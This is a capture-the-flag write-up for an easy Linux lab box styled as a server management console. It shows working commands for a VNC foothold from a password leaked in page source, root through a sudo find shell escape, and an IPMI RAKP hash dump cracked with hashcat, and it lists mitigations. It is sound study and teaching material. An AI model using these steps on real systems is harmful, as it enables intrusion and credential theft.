Lab-Doge: Lights Out

| Box | Lights Out |
| Difficulty | Easy |
| OS | Linux |
Lights Out is an easy Linux box themed around a fake server Lights-Out / BMC (iDRAC-style) management console. The whole gimmick is hidden in plain sight: a “Virtual Console” that is really a VNC session, the password leaked in the web source, and a one-line
sudomisconfiguration for root. There is also a fully working IPMI RAKP hash-dump (CVE-2013-4786) path that bypasses the box’sfail2banentirely.
Mitigations.
- Never embed VNC/console passwords in client URLs or page source; require real authentication for the virtual console.
- Treat VNC as sensitive: strong unique password (remember the 8-byte truncation), TLS, and network restriction.
- Disable IPMI Cipher Suite 0 and restrict
623/udp; IPMI 2.0 RAKP hash disclosure (CVE-2013-4786) is unfixable at the protocol level — segment the management network.- Scope
sudoprecisely:NOPASSWD: /usr/bin/findis equivalent to giving the user root (GTFOBins).- Use high-
roundsand a non-guessable password; KDF cost doesn’t help if the password is in rockyou.
Attack chain
flowchart TD
    A[Port 80 · Caddy static LOM9 decoy] -->|curl /console.html| B[Leak VNC pass in noVNC autoconnect URL<br/>45dqdmDCaENTH6]
    B -->|noVNC over :80 / RFB 3.8 client| C[VNC console :5900<br/>foothold as bmcuser]
    C -->|sudo /usr/bin/find · GTFOBins| D[root uid=0]
    D -->|read /etc/shadow → crack $6$ rounds=656000| G[root cleartext password = flag]
    E[IPMI 623/udp · CVE-2013-4786<br/>RAKP HMAC dump] -.alt unauth path.-> F[hashcat -m 7300<br/>admin/root:calvin/ADMIN BMC creds]
    A -.theme hint was real.-> E
fail2ban warning. This box runs
fail2banwith a low retry threshold. Hammering SSH (or VNC) with bad auth gets your VPN IP dropped mid-engagement. Plan your auth attempts; don’t spray.
Recon
1
2
nmap -sC -sV -oN quick.nmap 192.168.5.15
nmap -p- -sV -T4 -oN full.nmap 192.168.5.15
| Port | Service | Detail |
|---|---|---|
| 22/tcp | SSH | OpenSSH 9.6p1 Ubuntu — fail2ban guarded |
| 80/tcp | HTTP | Caddy — “Lights Out Manager 9” (static BMC-themed UI) |
| 5900/tcp | VNC | RFB protocol 3.8 |
| 6080/tcp | websockify | noVNC backend (proxied by /novnc on :80) |
| 623/udp | IPMI/RMCP | UP (ASF presence pong) — the theme is real |
Two parallel ways in: the web→VNC path (intended) and the IPMI RAKP path (CVE-2013-4786). Both are documented below.
The web is a decoy (with one real secret)
Port 80 serves a polished iDRAC/BMC clone (BELLTECH · LOM9 Enterprise · ServeEdge B740). The “login” form is fake — it’s just method=get action=/dashboard.html, no server-side auth, and Caddy returns 200 for every path (SPA fallback), so directory brute-forcing is pure noise.
I gobuster’d this box so hard it found 14,000 directories, every single one of them imaginary. Caddy has the self-esteem of a golden retriever — every URL is a good URL, yes it is. Also the login form does
method=get, so I typedroot/hunter2and watched my password sail straight into the URL bar for the whole neighborhood to admire. The only thing it authenticates is your faith in 2009-era web design.
The real secret lives in the Virtual Console page. The noVNC “launch” link auto-connects with the VNC password embedded right in the query string:
1
2
curl -s http://192.168.5.15/console.html | grep -oE '/novnc[^"]+'
# /novnc/vnc.html?autoconnect=true&resize=scale&path=websockify&password=45dqdmDCaENTH6
VNC password: 45dqdmDCaENTH6 (note: VNC truncates passwords to 8 bytes, so the effective key is 45dqdmDC).
They gave this password 14 characters of effort and VNC reads the first 8, then bins the rest. Six characters of purely decorative paranoia — the security equivalent of a Beware of Dog sign hung on a goldfish tank.

Foothold — the VNC “virtual console” is a live shell
Connect over VNC — use a proper RFB 3.8 client or the noVNC page on :80:
1
2
# headless screenshot of the console
vncdo -s 192.168.5.15::5900 -p '45dqdmDCaENTH6' pause 3 capture console.png
Word to the wise:
vncdotooldefaults to RFB 3.3, fails auth against a 3.8 server, and after ~5 swings TigerVNC slams the door — “Too many security failures” — with a cooldown that doubles each time, completely independent of fail2ban. I personally enraged two separate lockout timers before breakfast. Connect ONCE, cleanly, like a civilized person.
The console drops straight into a logged-in shell as bmcuser@bmc-01 — no OS login required. That’s the foothold.

You can drive the shell with VNC keystrokes:
1
2
vncdo -s 192.168.5.15::5900 -p '45dqdmDCaENTH6' type "id; hostname" key enter pause 2 capture out.png
# uid=1001(bmcuser) gid=1001(bmcuser) ... bmc-01
Driving a shell through
vncdo typeis like texting with oven mitts on — it drops characters on long commands and detonates on embedded double-quotes. Keep typed commands short, single-quoted, and exfil any long output by writing it to the web root andcurl-ing it back.
Privilege escalation — sudo find (GTFOBins)
1
2
3
sudo -n -l
# User bmcuser may run the following commands on bmc-01:
#     (root) NOPASSWD: /usr/bin/find

The entire box is cosplaying as a hardened out-of-band management controller — IPMI, RAKP, cipher suites, the lot — and then leaves
findsitting in the sudoers file like a screen door on a submarine.
find on GTFOBins gives instant root:
 GTFOBins
 find entry: find . -exec /bin/sh \; -quit spawns a shell with find’s privileges (root, via sudo).
1
2
sudo /usr/bin/find . -exec /bin/sh \; -quit
# id -> uid=0(root)

You don’t even need an interactive shell — find’s -exec is a root primitive on its own. For example, read any root-only file:
1

sudo /usr/bin/find /root/flag.txt -exec cat {} +
The flag mechanic
/root/flag.txt doesn’t contain a flag — it contains the rules:
1
2
3
4
5
=== Lights Out Manager · Root Flag ===
Congrats — you escalated from the LOM tech console.
The flag is NOT in this file. The flag is the root account's cleartext password.
Capture /etc/shadow, crack the $6$ line offline (hashcat -m 1800),
and submit the cleartext pw to the Black Hash market to claim the lab-coin bounty.
Alternate path — IPMI RAKP hash dump (CVE-2013-4786)
The SEL log and the theme heavily hint at IPMI, and 623/udp really is open. Confirm with a raw ASF presence ping (no tools/root needed):
1
2
python3 -c "import socket;p=bytes([0x06,0,0xff,6,0,0,0x11,0xbe,0x80,0,0,0]);s=socket.socket(2,2);s.settimeout(4);s.sendto(p,('192.168.5.15',623));print(s.recvfrom(1024)[0].hex())"
# 0600ff06000011be40000010...8100...  (0x40 = presence pong, 0x81 = IPMI)
IPMI 2.0’s RAKP handshake leaks an HMAC of each user’s password to unauthenticated clients — crackable offline, and it never touches fail2ban:
1
2
3
4
msfconsole -q -x "use auxiliary/scanner/ipmi/ipmi_dumphashes; set RHOSTS 192.168.5.15; set OUTPUT_HASHCAT_FILE ipmi.hashes; run; exit"
# strip the leading 'IP user:' so each line is salt:hash
sed 's/^[^ ]* [^:]*://' ipmi.hashes > ipmi.hc
hashcat -m 7300 ipmi.hc /usr/share/wordlists/rockyou.txt
Cracked BMC accounts:
| User | Password |
|---|---|
admin | admin |
root | calvin (the classic Dell iDRAC default — somewhere a sysadmin from 2014 is smiling) |
ADMIN | ADMIN |
These are BMC/LOM creds, not the OS root password (and they are not reused on SSH — I knocked twice with the VNC password before remembering fail2ban keeps a guest list and I’m not on it). They flavour the box and are an alternate way to reason about it, but the VNC console is the cleaner foothold.